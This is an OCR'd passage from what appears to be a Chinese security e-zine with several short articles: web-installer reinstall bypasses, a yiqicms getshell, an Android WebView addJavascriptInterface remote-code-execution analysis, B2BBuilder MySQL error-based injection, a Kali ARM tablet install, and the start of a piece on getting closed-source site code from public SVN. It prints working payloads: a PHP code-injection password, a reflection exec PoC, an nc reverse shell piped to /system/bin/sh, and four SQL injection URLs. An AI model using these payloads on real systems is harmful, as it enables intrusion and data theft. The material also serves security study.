


图 6-1-9

其他绕过

安装程序不能绕过时，可以通过别的方式，比如 dedecms 的任意文件删除，删除 lockfile，Xxxcms 的任意文件改名等等。

安全代码的编写

改名？ 加 lock file ？ ..... 这些都有被绕过的危险，discuz 给了我们一个很好的答案。看代码，安装完后访问后台：

```
if(@file_exists(DISCUZ_ROOT.'./install/index.php') && !DISCUZ_DEBUG) {
        @unlink(DISCUZ_ROOT.'./install/index.php');
        if(@file_exists(DISCUZ_ROOT.'./install/index.php')) {
                dexit('Please delete install/index.php via FTP!');
        }
}
```

直接删除 index.php，下手干净利落,永除后患。

总结：

本文是笔者代码审计和项目开发时对 web 系统安装程序的简单评测，案例中有的在新版本中已经修正，有些是未公布 0day，具体利用方法还要靠读者自行研究。

本文原创,转载请注明来处：http://yaseng.me/web-installer-security.html

承接代码审计项目：http://www.uauc.net/code-audit

（全文完）责任编辑：游风

第2节. web 程序安装代码安全之——yiqicms getshell

作者：Yaseng

来自：C0dePlay Team

网址：http://www.c0deplay.com

1:web 安装代码安全

老话重提的一个 web 安全问题

具体的分析见第一节中的《细谈 Web 系统安装程序安全》，如图 6-2-1：


细谈 Web 系统安装程序安全

细谈 Web 系统安装程序安全

Author:Yaseng

[目录]

0×00 前言

0×01 关于程序安装文件

0×02 最土团购直接重复安装 加 getShell

0×03 跳转绕过 phpdisk header bypass & getShell

0×04 全局变量覆盖绕过 sdcms

0×05 非主流 dcrcms 的非常重装

0×06 phpweb 安装会员验证绕过

0×07 其他绕过实例

0×08 安全代码的编写

0×09 总结

图 6-2-1

2:yiqicms getshell

首先我们来看

```
rename("install.php","install.php.bak");
```

而 apache 对此文件时可以解析的。

又其配置文件时以双引号配置的，故可以直接 getshell 。

安装时密码设置为 {${phpinfo()}}。

文件 config.inc.php，如图 6-2-2：

```
<?php
$cfg_db_host = "localhost";
$cfg_db_user = "root";
$cfg_db_pass = "{${phpinfo()}}";
```

图 6-2-2

（全文完）责任编辑：游风

第3节. Android webView 接口任意代码执行分析

作者：Yaseng

来自：C0dePlay Team

网址：http://www.c0deplay.com

1:关于 webview 和 addJavascriptInterface

Webview 是 android ui 中一个基础组件，可以简单实现 webkit 内核浏览器。

addJavascriptInterface 提供了一个 javascript 调用 java 函数的接口。

用于处理如 outh2 认证等功能。

2:addJavascriptInterface 代码执行分析

addJavascriptInterface 使用 js 访问接口类任意 public 函数(Android sdk <4.2)，由于 java 坑爹的继承机制，从而当 javascript 可控时。

利用反射机制调用未注册的其它任何 JAVA 类命令执行的 poc：

```
js2java.getClass().forName("java.lang.Runtime").getMethod("getRuntime",null).invoke(null,null).exec(cmdArgs);
//js2java 为 app 中接口类别名 addJavascriptInterface(xxx "js2java");
```

3:webview　app 实例测试

为了测试方便，先简单的 webview 实例并实现 addJavascriptInterface　接口，核心代码如下：

```
wv=(WebView)findViewById(R.id.wv);
            wv.getSettings().setJavaScriptEnabled(true);
            wv.getSettings().setJavaScriptCanOpenWindowsAutomatically(true);
            wv.addJavascriptInterface(new ProxyBridge(), "js2java");
.....
    public class ProxyBridge {
              public String    test() {

              Toast.makeText(getApplicationContext(),"js test",Toast.LENGTH_SHORT).show();
              System.out.println("test");
              return    "test";
            }
     }
```

简单而又轻巧的浏览器，如图 6-3-1：

图 6-3-1

在 android 4.0(api 10) 运行程序 打开反弹的 poc 页面，先来个简单的 nc 反弹 。

根据 livers@wooyun 的反弹姿势 ：

```
execute(["/system/bin/sh","-c","nc 192.168.1.106 8889|/system/bin/sh|nc 192.168.1.106 9999"]);
```

先在本地监听两个端口 果断反弹回来鸟，如图 6-3-2：




图 6-3-2

详见附件：http://pan.baidu.com/share/link?shareid=1079472737&uk=3778218071

（全文完）责任编辑：游风

第4节. B2BBuilder 实例科普 MySql 报错注入的几个姿势

作者：路人甲

来自：C0dePlay Team

网址：http://www.c0deplay.com

测试系统：window 7

谷歌浏览器

测试要求：系统安装及其 PHP 环境搭建为默认

代码分析

在 aboutus.php 文件中的第 56 行，出现一注入点：

```
$type=empty($_GET['type'])?$all_web[0]['con_id']:$_GET['type'];//type 存在为过滤，直接带入数据检索
if(!empty($dpid))
    $sub_sql=" and con_province='$dpid' and (con_city='' or con_city is NULL) ";
if(!empty($dcid))
    $sub_sql=" and con_city='$dcid' ";
$sql="select con_desc,template,con_title,title,keywords,description,msg_online from ".WEBCON." WHERE
con_id='$type' $sub_sql";
$db->query($sql);
$de=$db->fetchRow();
$tpl->assign("de",$de);
```

经过分析可以直接用报错注入让敏感信息泄漏，如图 6-4-1：

图 6-4-1

利用代码如下：

第一种：利用通过 floor 报错

```
http://localhost/b2b/aboutus.php?type=1' aNd (SELECT 1 FROM (select count(*),concat(floor(rand(0)*2),(substring((Select (user())),1,62)))a from information_schema.tables group by a)b) and 'z'='z
```

第二种:利用 ExtractValue 报错，如图 6-4-2：

```
http://localhost/b2b/aboutus.php?type=1' and extractvalue(1, concat(0x5c, (select user() from information_schema.tables limit 1))) and 'z'='z
```




图 6-4-2

第三种:利用 UpdateXml 报错，如图 6-4-3：

```
http://localhost/b2b/aboutus.php?type=1' and 1=(updatexml(1,concat(0x5e24,(select user()),0x5e24),1)) and 'z'='z
```




图 6-4-3

第四种：name_cons 报错注入：

```
http://localhost/b2b/aboutus.php?type=1' and exists(select*from (select*from(select name_const(@@version,0))a join (select name_const(@@version,0))b)c)
```

（全文完）责任编辑：游风

第七章　ENURON 团队专栏

第1节.　Galaxy Note 10.1 安装 Kali ARM

作者：akast/何伊圣
来自：NEURON
网址：ngsst.com

一、Root Android

Kali 官方的文档介绍的 ARM 安装硬件里面在国内只有 Galaxy Note 10.1 和 Raspberry Pi 能直接买到，ODROID U2 韩国、三星 Chromebook ARM 美国、MK/SS808 美国都买不方便。但是 Raspberry Pi 性能的确一般，这里再介绍一下 Galaxy Note 10.1 的安装过程吧。

首先要获得 Galaxy Note 10.1 的 root 权限，现在的 root 工具大把了，把安卓的驱动安装好，就可以进行 root 了，360 一键 Root 比腾讯的好用，如图 7-1-1：

图　7-1-1

二、下载、解压、重命名

到 kali 官方 http://www.kali.org/downloads/下载 kali-linux-1.0.4-armhf-n8000.img.xz，http://cdimage.kali.org/kali-linux-1.0.4-armhf-n8000.img.xz ，解压 xz 文件，然后把 kali-linux-1.0.4-armhf-n8000.img 重命名为 linux.img。再下载 recovery.img 文件：http://docs.kali.org/downloads/recovery.img，如图 7-1-2：

图　7-1-2

把 recovery.img 和 linux.img 两个文件复制到平板的/storage/sdcard0 目录下面，如图 7-1-3：




图　7-1-3

三、下载 ADB

ADB 的全称为(Android Debug Bridge，是 SDK 的 Tools 文件夹下包含着 Android 模拟器操作的重要命令，就是调试桥的作用。通过 adb 我们可以在 Eclipse 中方面通过 DDMS 来调试 Android 程序。借助这个工具，我们可以管理设备或手机 模拟器的状态。还可以进行以下的操作：

1、快速更新设备或手机模拟器中的代码，如应用或 Android 系统升级；

2、在设备上运行 shell 命令；

3、管理设备或手机模拟器上的预定端口；

4、在设备或手机模拟器上复制或粘贴文件。

四、备份原有的 recovery 分区

通过 cmd 命令行运行上面下载的 adb 工具，执行 dd 命令进行备份 recovery 分区，避免平板变砖了还可以恢复，但如果在那步操作出错真的变砖了，可不要找我。

这里把原有的 recovery 分区备份为 recovery.img_orig 文件，一样在/storage/sdcard0/目录下

面，可以把它复制出来保存到电脑上，就下面四条命令，如图 7-1-4：

```
E:\KALI\adb shell>adb shell
1|shell@android:/ $ su
1|shell@android:/ # dd if=/dev/block/mmcblk0p6 of=/storage/sdcard0/recovery.img_orig
shell@android:/ #exit
```

```
E:\KALI\adb shell>adb shell
* daemon not running. starting it now *
* daemon started successfully *
shell@android:/ $ dd if=/dev/block/mmcblk0p6 of=recovery.img_orig
dd if=/dev/block/mmcblk0p6 of=recovery.img_orig
/dev/block/mmcblk0p6: cannot open for read: Permission denied
1|shell@android:/ $ su
su
shell@android:/ # dd if=/dev/block/mmcblk0p6 of=recovery.img_orig
dd if=/dev/block/mmcblk0p6 of=recovery.img_orig
recovery.img_orig: cannot open for write: Read-only file system
1|shell@android:/ # dd if=/dev/block/mmcblk0p6 of=/storage/sdcard0/recovery.img_orig
=/storage/sdcard0/recovery.img_orig                                    <
16384+0 records in
16384+0 records out
8388608 bytes transferred in 2.433 secs (3447845 bytes/sec)
shell@android:/ #exit
```




图　7-1-4

五、替换原有的 recovery 分区

在备份好我们平板原有的 recovery 分区之后，我们就可以开始使用从 kali 官方下载的 recovery.img 文件进行替换了，如图 7-1-5：

```
1|shell@android:/ # dd if=/storage/sdcard0/recovery.img of=/dev/block/mmcblk0p6
```




图　7-1-5

```
E:\KALI\adb shell>adb shell
shell@android:/ $ su
su
shell@android:/ # dd if=recovery.img of=/dev/block/mmcblk0p6
dd if=recovery.img of=/dev/block/mmcblk0p6
recovery.img: cannot open for read: No such file or directory
1|shell@android:/ # dd if=/storage/sdcard0/recovery.img of=/dev/block/mmcblk0p6
ry.img of=/dev/block/mmcblk0p6
12588+0 records in
12588+0 records out
6445056 bytes transferred in 1.563 secs (4123516 bytes/sec)
shell@android:/ # exit
exit
shell@android:/ $ exit
exit
E:\KALI\adb shell>
```

六、重启进入 kali

替换完成之后就关机，同时按“电源键+音量加键”进入平板的 recovery 模式，当出现“Samsung Galaxy Note 10.1”字符时松开“电源键”，但保持按着“音量加键”，这样就行自动登录 kali 的 Gnome 桌面了。

默认的 root 密码是：changeme，建议把密码清空。可以通过菜单打开屏幕键盘：Applications -> Universal Access -> Florence Virtual Keyboard。如果没有看到无线网络就手动添加就行了。这种安装方式不需要安装模拟终端和 VNC 客户端，所有能进入 recovery 模式的平板都可以使用这样安装方式。

最后的效果，如图 7-1-6,7-1-7：




图　7-1-6




图　7-1-7

（全文完）责任编辑：鲨影_sharow

第2节.　怎么获取非开源网站系统的源代码

作者：akast/何伊圣
来自：NEURON
网址：ngsst.com

一、扯淡一段

我们做渗透测试，需要的是什么？
需要漏洞，漏洞是什么？
漏洞是可以利用来获取我们想要得到的东西的途径，技术或是非技术的，但漏洞从何而来？
分析，分析什么？
分析对方人员的思想或源代码。
人的思想有固定的，也有漂浮不定的，难以捉摸……
我们聊聊怎么获取源代码吧……
这里我们只是聊聊天，不承担法律责任。

二、谷歌代码搜索

比如这个商业网站程序源代码，居然使用了 Google 的代码托管平台来进行开发工作，对于这样的程序员该怎么评价他呢？你们这套网站源码本不是开源的，但是任何人使用 svn 都能下载这款源代码了，客户的安全怎么保障？
svn checkout
http://shenchanglicujinzhongxin88.googlecode.com/svn/trunk/shenchanglicujinzhongxin88-read-only，如图：7-2-1,7-2-2,7-2-3：




图　7-2-1




图　7-2-2

